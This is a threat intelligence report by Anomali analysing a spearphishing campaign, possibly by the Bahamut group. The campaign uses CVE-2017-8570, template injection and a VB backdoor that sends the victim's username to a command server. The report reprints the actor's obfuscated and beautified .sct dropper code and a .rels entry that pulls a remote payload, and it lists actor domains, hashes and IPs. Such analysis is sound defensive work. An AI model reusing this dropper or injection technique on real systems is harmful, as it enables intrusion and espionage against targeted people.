Bahamut Possibly Responsible for Multi-Stage Infection Chain Campaign

anomali.com/blog/bahamut-possibly-responsible-for-multi-stage-infection-chain-campaign

Research | March 31, 2021

by Anomali Threat Research

Authored by: Gage Mele, Tara Gould, Winston Marydasan, and Yury Polozov

Key Findings

- Anomali Threat Research discovered cyberthreat actors distributing malicious documents exploiting a vulnerability (CVE-2017-8570) during a multi-stage infection chain to install a Visual Basic (VB) executable on target machines.
- This exploitation creates a backdoor that appears to only retrieve an infected machine's username, possibly indicating reconnaissance activity.
- We assess with low confidence, based on limited technical intelligence and targeting consistent with previously observed activity, that the advanced persistent threat (APT) cyberespionage group known as Bahamut may be responsible for this campaign.
- Bahamut is a "group for hire" and typically targets entities and individuals in the Middle East and South Asia with spearphishing messages and fake applications as the initial infection vector.

Overview

Based on a discovery in mid-February 2021, Anomali Threat Research assesses with low confidence that the APT cyberespionage group-for-hire Bahamut has been conducting malicious activity against multiple targets since at least June 4, 2020. While researching malicious files, our researchers analyzed a .docx file (**List1.docx)** that contained a shared bundled component with another .docx file that was communicating via template injection with **lobertica.info**, a domain previously attributed to Bahamut.[1] Further analysis of this file and the infection chain it follows is provided in subsequent sections below.

The header dates of a template injection domain (**lobertica.info/fefus/template.dot**) contacted by **Screeshot from NACTA Website.docx** (including "Screeshot" spelling error) indicated malicious activity dating back to at least June 4, 2020. The title of the document may be a reference to Pakistan's National Counter Terrorism Authority (NACTA), which would be consistent with Bahamut's previous targeting and geographical location. The June timeframe also aligns with Pakistan's virtual meeting with the Financial Action Task Force (Groupe d'Action Financière) held on June 24, 2020, which resulted in keeping Pakistan on the financial grey list for terrorism funding.[2] Additionally, in June 2020, between the 9th and 15th, the United Arab Emirates (UAE) and Pakistan conducted repatriation flights for Pakistani nationals in the UAE. And, as of June 29, the UAE suspended passengers from Pakistan, until more COVID-19-related facilities could be created.[3] While the timing may be coincidental, sophisticated threat actors such as Bahamut are known to use real-world events as themes for targeted cyber campaigns. Historically, in December 2016, Bahamut reportedly targeted human rights activists in the Middle East with spearphishing attacks to deliver Android-based malware, this persisted through 2018, with the targeting of entities and individuals in Egypt, Iran, India, Pakistan, Palestine, Qatar, Tunisia, and the UAE.[4]

Details

Anomali Threat Research identified malicious .docx files that exploit a remote code execution (RCE) vulnerability (CVE-2017-8570). The activity apparently began in June 2020 and continued through at least mid-February 2021. The actors used at least three files with generic names: **List1.docx**, **List for Approval.docx**, and **report.doc**, and one appearing to employ a NACTA theme with a typo: **Screeshot from NACTA Website.docx**. (Figure 1)




***Figure 1** – Infection Chain*

Technical Analysis

Threat actors distributed .docx files with the objective of dropping a rich text format (RTF) file that began the infection process for additional malicious activity. Analysis of the .docx revealed a multi-step infection process.

The graphic below displays the connection between the malicious files and actor infrastructure (see Figure 2). The .xml file at the top is shown as the bundled component that is contained inside other .docx files. The .docx files used template injection to download a file from a malicious domain. Next, we observed an .rtf file being dropped that contained multiple files with the objective to drop VB executables. The final layer in the chart shows the IP addresses we observed communicating with the malicious files.




Figure 2 – *Malicious Infrastructure*

```
SSL Certificate
Certificate:
    Data:
        Version: 1 (0x0)
        Serial Number: 1561970734796056680 2 (0xd8c4591382bf9412)
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=US, ST=California, L=San Francisco, O=Vesta Control Panel, OU=IT, CN=cndjgfiyiyfd.c
om/emailAddress=Grace.Chloe@mail-king.com
        Validity
            Not Before: Jan 20 05:03:49 2021 GMT
            Not After : Jan 20 05:03:49 2022 GMT
        Subject: C=US, ST=California, L=San Francisco, O=Vesta Control Panel, OU=IT, CN=cndjgfiyiyfd.
com/emailAddress=Grace.Chloe@mail-king.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
```

Figure 3 – *Self Signed Certificate on 185.175.158.227*

Figure 3 above shows a self-signed certificate on the IP 185.175.158.227, a method Bahamut has used in the previous activity.[5] Bahamut has also been reported to have a preference for utilizing the marketing email service MailKing.[6] The alignment of these data points, while not conclusive, further supports the assessment that this activity may be related to Bahamut.

DOCX Analysis

Analyzed file – List1.docx

MD5 – 3df18ecd55f8e267be39f6f757bcd5f0

The analyzed document is a .docx file with an embedded RTF object from **memoadvicr.com/kodec/report.doc** (see Figure 4). The external target is placed in the 'webSettings.xml.rels' file, which will download the RTF file. As shown in Figure 4 the dropped file is called **report.doc**, which will be analyzed in the subsequent section.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDo
/relationships/frame" Target="http://memoadvicr.com/dvsec/report.doc" TargetMode="External"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org
```

Figure 4 – *Embedded RTF Object*

RTF Analysis

Analyzed File – report.doc

MD5 – 9dc1cdba6d5838f7984de89521f18ae8

The analyzed document is an RTF file downloaded from a .docx file containing an obfuscated .sct file that exploits CVE-2017-8570 (RCE). Exploitation of the vulnerability allows execution of the .sct file that in-turn executes other files dumped from the RTF. Filenames contained in the RTF (shown in Figures 5-6) include: **eisghfgh321.tmp**, **d.tmp**, **E.sct**.


```
+----------+--------------------------------------------
|00000095h |format_id: 2 (Embedded)
|          |class name: 'pAcKaGe'
|          |data size: 33002
|          |OLE Package object:
|          |Filename: u'eisghfgh321.tmp'
|          |Source path: u'C:\\fakepath\\eisghfgh321.tmp'
|          |Temp path = u'C:\\fakepath\\eisghfgh321.tmp'
|          |MD5 = 'be822b4e116eed15b2a7b8af3de99b66'
+----------+--------------------------------------------
|000102FFh |format_id: 2 (Embedded)
|          |class name: 'pAcKaGe'
|          |data size: 146
|          |OLE Package object:
|          |Filename: u'd.tmp'
|          |Source path: u'C:\\fakepath\\d.tmp'
|          |Temp path = u'C:\\fakepath\\d.tmp'
|          |MD5 = 'd41d8cd98f00b204e9800998ecf8427e'
```

Figure 5 – *OLE Package File Information for .tmp Files*

```
---+----------+------------------------------------------------------------
2  |000104B9h |format_id: 2 (Embedded)
   |          |class name: 'PACKAGe'
   |          |data size: 19263
   |          |OLE Package object:
   |          |Filename: u'E.sct'
   |          |Source path: u'C:\\fakepath\\E.sct'
   |          |Temp path = u'C:\\fakepath\\E.sct'
   |          |MD5 = 'd3e989f44fe3065ec501fe7f0fc33c3e'
   |          |EXECUTABLE FILE
---+----------+------------------------------------------------------------
```

Figure 6 – *OLE Package File Information for. sct File*

The obfuscated .sct file contents were mixed with unwanted comments and confusing variable names to inhibit static analysis. (Figure 7). But, once reconstructed with comprehendible variable names and stripped of random strings, we were able to construct a more comprehensible version of this .sct file (Figure 8).



```
<?XML version="1.0"?> '0okm0okm0okm0okm0okm0okm0okm0okm0okm0okm0okm0okm0okm0okm0okthnthnrfvedc
'101010101010101010101010FGGFH10101010o1010101011010101010101010101010101010101010101010101010101010101010101010101
<scriptlet> 'fgjlfkgbnfkldjghfdgnfdbhrefsrjlethlkdfnrleaifskdfheaufhskdjlfusdbhdihsdfgdfg
'101010101010101010101010FGGFH1010101010101010110101010101010o10101010101010101010101010101010101010101010101010101
<script language="VBScript"> 'okmnbhfyfrvjdhfgjhdlgjkufghsrtxrtfchkuiotugcmgifgtyuuiddiltifjhryugjfyukhtgytfhyufhyuyfguytfgutdmytjgd
'101010101010101010101010FGGFH1010101010101010110101010101o01010101010101010101010101010101010101010101010101010101
<![CDATA[
'101010101010101010101010FGGFH1010101010101010110101010101o01010101010101010101010101010101010101010101010101010101
0000000000000000000000000000 = "WScript.Shell" '0000000000000000000000000000000000000000000000000000000000000000
'0OD0ODQ0OQD0QDO0QDO0QOD0QOD0QOD0QOD0QOD0QOD0QOD0QOD0QOD0QOD0QOD0OQD0QOD0QOD0QOD0QOD0QOD0QOD0QOD0QOD0OD0QDO0QO0DOQ0
Set O0000000DO0DO0D = CreateObject(0000000000000000000000000000) 'O0000001Q0OD0ODQ0KQ0OKQOK0OD0OD0OD0OD0OD0OD0 'DODODDOQODDODO0DOD0
'1010101010101010101010101010101000101010101101010101010101010101010101010101010101010101010101010101010101010101
DODODOD00DODO0DOOD0DO0DO0DOO0D = "%temp%" 'DODODDODDODO0DOD0D0DOD0DOD0DO0DOD0DO0DDO0DOD0DO0DO0DO0DOD0DO0DO0DOD0DOD000DO0
'10101010101010101010101010000101010101010101011010101010101010101010101010101010101010101010101010101010101010101
OD00000DO000D000D00DO00DOOODODODODODODODODODODODODODOD = "\\eisghfgh321.tmp" 'DODODDODDODO0DOD0D0DOD0DOD0DO0DOD0DO0DDO0DOD0DO0DO0DO0
'10101010101010101010101010101011010101010110101010101010101010101010101010101010101010101010101010101010101010101
OIL0000000000000000000000000 = O0000000DO0DO0D.ExpandEnvironmentStrings(DODODOD00DODO0DOOD0DO0DO0DOO0D) & (OD00000DO000D000D00DO00DOOO
'10101010101010101010101010101010101010101101101010101010101010101010101010101010101010101010101010101010101010101
yyjjudsujyhstsrs = OIL0000000000000000000000000 'DODODDODQODODO0DOD0D0DOD0DOD0DO0DOD0DO0DDO0DOD0DO0DO0DO0QODOD0DO0DO0DOD0DOD000DO0
'10101010101010101010101010101010101010101110101010101010101010101010101010101010101010101010101010101010101010101
strSaveTo = yyjjudsujyhstsrs 'DODQODDODDODO0DOD0D0DOD0DOD0DO0DOD0DO0DDO0DOD0DO0DO0DO0DOD0DO0DO0DOD0DOD000DOOD0
'10101010101010101010101010101010101010101101010110101010101010101010101010101010101010101010101010101010101010101
OIOIOIOIOIOIDQOIQOIDQODIQODIQODIQOIDOQDIQO = "Scripting.FileSystemObject" '10OIOIODQODOQIDOQIDOQDIQODIQODIQODIQDQODIOQDIQODIID
Set ODODODODiliiliiliilili = CreateObject(OIOIOIOIOIOIDQOIQOIDQODIQODIQODIQOIDOQDIQO) '0o0o01010101010110o01o01o101oo0o01o01o011o101o
'10101010101010101010101010101010101010101101011010101010101010101010101010101010101010101010101010101010101010101
If ODODODODiliiliiliilili.FileExists(strSaveTo) Then 'DODODDODDOODO0DOD0D0DOD0DOD0DO0DOD0DO0DDO0DOD0DO0DO0DO0DOD0DO0DO0DOD0DODQ000DO0
'10101010101010101010101010101010101010101101011010101101010101010101010101010101010101010101010101010101010101010101
data = readBinary(strSaveTo) 'DODODDODDODO0DOD0D0DOD0DOD0DO0DOD0DO0DQDO0DOD0DO0DO0DO0DOD0DO0DO0DOD0DOD000DO0
'10101010101010101010101010101010101010101101101010101010101010101010101010101010101010101010101010101010101010101
data =  Chr(77)&Chr(90) & Mid(data, 3, Len(data) - 2) & Chr(0)&Chr(0) 'DODODDODDODO0DOD0D0DOD0DOD0DO0DODQ0DO0DDO0DOD0DO0DO0DO0
'1010101010101010101010101010101010101010111011010101010101010101010101010101010101010101010101010101010101010101
ODODODODOD0ODODOD = "%PUBLIC%" 'DODODDODDODO0DQOD0D0DOD0DOD0DO0DOD0DO0DDO0DOD0DO0DO0DO0DOD0DO0DO0DOD0DOD000DO0
'1010101010101010101010101010101010101010110101010101010101010101010101010101010101010101010101010101010101010101
DODO0D0ODOD0ODO0DO0DO0DO0 = "\\dwmm.exe" 'DODOQDDODDODO0DOD0D0DOD0DOD0DO0DOD0DO0DDO0DOD0DO0DO0DO0DOD0DQO0DO0DOD0DOD000DO0
'1010Q10101010101010101010101010101010101011010101010101010101010101OD0101010101010101010101010101010101010101010101
uyerfhgudajg = O0000000DO0DO0D.ExpandEnvironmentStrings(ODODODODOD0ODODOD) & (DODO0D0ODOD0ODO0DO0DO0DO0)
'1010Q1010101010101010101010101010101010101101010101010101010101010101010101010101010101010101010101010101010101010101
writeBinary data,(uyerfhgudajg) 'DODODDOQDDODO0DOD0D0DOD0DOD0DO0DOD0DO0DDO0DOD0DO0DO0DO0DOD0DO0DO0DOD0DOD000DO0
'10101Q0101010101010101010101010101010101011010101010101010101010101O01010101010101010101010101010101010101010101010
'101R01010101010101010101010101010101010101101010101010101010101010101010101010101010K101010101010101010101010101010101
'101U0101010101010101010101010101010101010110101010101010101010101010101010101010101U010101010101010101010101010101
OIDIOIDIOIDIOIDIOIDIOIODIOIDOI = uyerfhgudajg 'DODODDODDODO0DOD0D0DOQD0DOD0DO0DOD0DO0DDO0DOD0DO0DO0DO0DOD0DO0DO0DOD0DOD000DO0
'1010O01010101010101010101010101010101010101101010101010101010101010101010101010101O0010101010101010101010101010101010
OQODQDOD = "Scripting.FileSystemObject" 'OQDOQDOQDOQODO0QOD0QOD0QOD0QOD0OQ0DOQ0OD0QOD0OQ0OD0QOD0QOD0QOD0QOD0QOD0QOD0QOD0QO
Set lililililililil0LOLIOIOIOIOIOIOIOIOIOIOIO = CreateObject(OQODQDOD) 'OQDOQDOQDOQODO0QOD0QOD0OKOQODOQOQOQ000QDK0Q0O0QDKQ0ODQ0DO
'1010O01010101010101010101010101010101010101101010101010101010101010101010101010101O0010101010101010101010101010101010
If lililililililil0LOLIOIOIOIOIOIOIOIOIOIOIO.FileExists(OIDIOIDIOIDIOIDIOIDIOIODIOIDOI) Then '10101010101010101010100O10101010101O
```

Figure 7 – Obfuscated .sct File Contents

```
<?XML version="1.0"?>
<scriptlet>
<script language="VBScript">
<![CDATA[
cat = "WScript.Shell"
Set tom = CreateObject(cat)
dog = "%temp%"
fox = "\\eisghfgh321.tmp"
bear = tom.ExpandEnvironmentStrings(dog) & (fox)
owl = bear
strSaveTo = owl
duck = "Scripting.FileSystemObject"
Set hen = CreateObject(duck)
If hen.FileExists(strSaveTo) Then
data = readBinary(strSaveTo)
data =  Chr(77)&Chr(90) & Mid(data, 3, Len(data) - 2) & Chr(0)&Chr(0)
swan = "%PUBLIC%"
goose = "\\dwmm.exe"
uyerfhgudajg = tom.ExpandEnvironmentStrings(swan) & (goose)
writeBinary data,(uyerfhgudajg)
jerry = uyerfhgudajg
crow = "Scripting.FileSystemObject"
Set bee = CreateObject(crow)
If bee.FileExists(jerry) Then
popeye = "Wscript.Shell"
Set spinach = CreateObject(popeye)
panda = "taskkill /f /im winword.exe"
Set objShell = CreateObject(popeye)
Set objExec = objShell.Exec(jerry)
If bee.FileExists(strSaveTo) Then
bee.DeleteFile(strSaveTo)
End If
```

Figure 8 – *Beautified. sct File Contents*

With a better understanding of the .sct file, we determined that the script checks the existence of the dropped file within the %temp% folder of the victim machine. This is the file that dropped during the exploitation of the CVE-2017-8570.

Next, the function routine **readBinary** reads the data in **eisghfgh321.tmp** and the script replaces the first two bytes with **MZ** and substitutes the last two zero bytes until **eisghfgh321.tmp** is molded into **dwmm.exe**. The executable is then dropped in the %PUBLIC% folder on an infected machine.

The script again checks for the existence of this malicious executable in %PUBLIC% folder and, if it exists, the **winword.exe** process is killed to close the initially opened decoy document. Lastly, the executable - written in VB - functions as a backdoor on an infected machine. After decompiling the code, we found that the POST payload, **dwmm.exe**, is generated on-the-fly and dropped while communicating with the actor's C2 via a POST request to the actor's Command and Control (C2) server (see Figure 9).

Figure 9 – *dxmm.exe POST Request*

Analysis of the POST request shows that it will send back the username that was found located between “pt” and “tion,” as shown in Figure 10 below with **brutal** serving as the username.




Figure 10 – *dxmm.exe POST Request Information*

Conclusion

Bahamut is a sophisticated APT group that utilizes anti-analysis techniques and multi-stage infection chains. Additionally, like many other APT groups, they employ social engineering and user interaction for the initial infection through spearphishing emails and messages. While we have identified many consistencies between this most recently discovered campaign and previously reported activity attributed to Bahamut, and the targeting appears to be consistent with Bahamut’s assessed interests, due to the lack of enough unique indicators of compromise or tactics, techniques, and procedures (TTPs) we can only assess with “low confidence” that Bahamut may be behind this activity. We will continue monitoring this group for additional malicious activity and provide details when appropriate.

MITRE TTPs

Application Layer Protocol - T1071
Command and Scripting Interpreter: Visual Basic - T1059.005
Data Staged: Local Data Staging - T1074.001
Deobfuscate/Decode Files or Information - T1140
Masquerading - T1036
Obtain Capabilities: Vulnerabilities - T1588.006
Phishing - T1566
Phishing: Spearphishing Attachment - T1566.001
System Information Discovery - T1082
Template Injection - T1221
User Execution - T1204
User Execution: Malicious File - T1204.002

Endnotes

[1] BlackBerry Research and Intelligence Team, “Bahamut: Hack-for-Hire Masters of Phishing, Fake, News, and Fake Apps,” BlackBerry, accessed March 9, 2021, published October 2020, https://www.blackberry.com/us/en/pdfviewer?file=/content/dam/blackberry-com/asset/enterprise/pdf/direct/report-spark-bahamut.pdf, 81.

[2] “Pakistan’s case not taken up ate FATF meeting: FO,” *Dawn*, accessed March 9, 2021, published June 27, 2020, https://www.dawn.com/news/1565473; “Pakistan needs legislation to meet three outstanding FATF benchmarks: Report,” *Hindustan Times*, accessed March 9, 2021, published March 2, 2021, https://www.hindustantimes.com/world-news/pakistan-needs-legislation-to-meet-three-outstanding-fatf-benchmarks-report-101614669450193.html.

[3] “Coronavirus: more repatriation flights from UAE to Pakistan announces,” *The National*, accessed March 10, 2021, published June 9, 2020, https://www.thenationalnews.com/lifestyle/travel/coronavirus-more-repatriation-flights-from-uae-to-pakistan-announced-1.1030914; “UAE suspends receiving passengers from Pakistan as of June 29 over COVID fears,” *Reuters*, accessed March 10, 2021, published June 28, 2020, https://www.reuters.com/article/us-health-coronavirus-emirates-pakistan/uae-suspends-receiving-passengers-from-pakistan-as-of-june-29-over-covid-fears-idUSKBN23Z0RM.

[4] Collin Anderson, “Bahamut, Pursuing a Cyber Espionage Actor in the Middle East, *Bellingcat*, accessed March 9, 2021, published June 21, 2017, https://www.bellingcat.com/news/mena/2017/06/12/bahamut-pursuing-cyber-espionage-actor-middle-east/; Warren Mercer, et al., “Advanced Mobile Malware Campaign in India uses Malicious MDM - Part 2,” Cisco Talos Blog, accessed March 10, 2021, published July 25, 2018, https://blog.talosintelligence.com/2018/07/Mobile-Malware-Campaign-uses-Malicious-MDM-Part2.html; https://www.thaicert.or.th/downloads/files/A_Threat_Actor_Encyclopedia.pdf, 35; BlackBerry Research and Intelligence Team, “Bahamut: Hack-for-Hire Masters of Phishing, Fake, News, and Fake Apps,” BlackBerry, 5; Taha Karim, “IN THE TRAILS OF WINDSHIFT APT,” DarkMatter, accessed March 10, 2021, published August 2018, https://gsec.hitb.org/materials/sg2018/D1%20COMMSEC%20-%20In%20the%20Trails%20of%20WINDSHIFT%20APT%20-%20Taha%20Karim.pdf, 13.

[5] BlackBerry Research and Intelligence Team, “Bahamut: Hack-for-Hire Masters of Phishing, Fake, News, and Fake Apps,” BlackBerry, 49.

[6] Ibid.

IOCs

Domains and URLs

http://lobertica.info
http://lobertica.info/fefus/
http://lobertica.info/fefus/report.doc
http://lobertica.info/fefus/template.dot
http://lobertica.info/msoll/igtxpres.zip
http://zovwelle.com
http://zovwelle.com/opregftyro/ijkbfumnbvc.php
http://memoadvicr.com
http://memoadvicr.com/kodec/report.doc
http://memoadvicr.com/dvsec/report.doc
http://fastfiterzone.com/sdjfbjsgdlfvfd/gfdbvgfgggh.php

EXEs

04e05054e9e4f1c6cba9292fcad9e06f
61639f301c4cdadfd6c4a696375bdc99

Files

.docx

68d0e326e18bd7ec50db011f9c119e25
de1f5c8223505f7e8c64a4b852614b14
3df18ecd55f8e267be39f6f757bcd5f0

RTF

9dc1cdba6d5838f7984de89521f18ae8

Scriplet

d3e989f44fe3065ec501fe7f0fc33c3e

Bundled

11eb560d256383859b8135cfbbf98e30

IPs

185.183.161.125
185.175.158.227
208.91.197.54
194.120.24.116
93.184.220.29
194.67.93.17

Topics: Research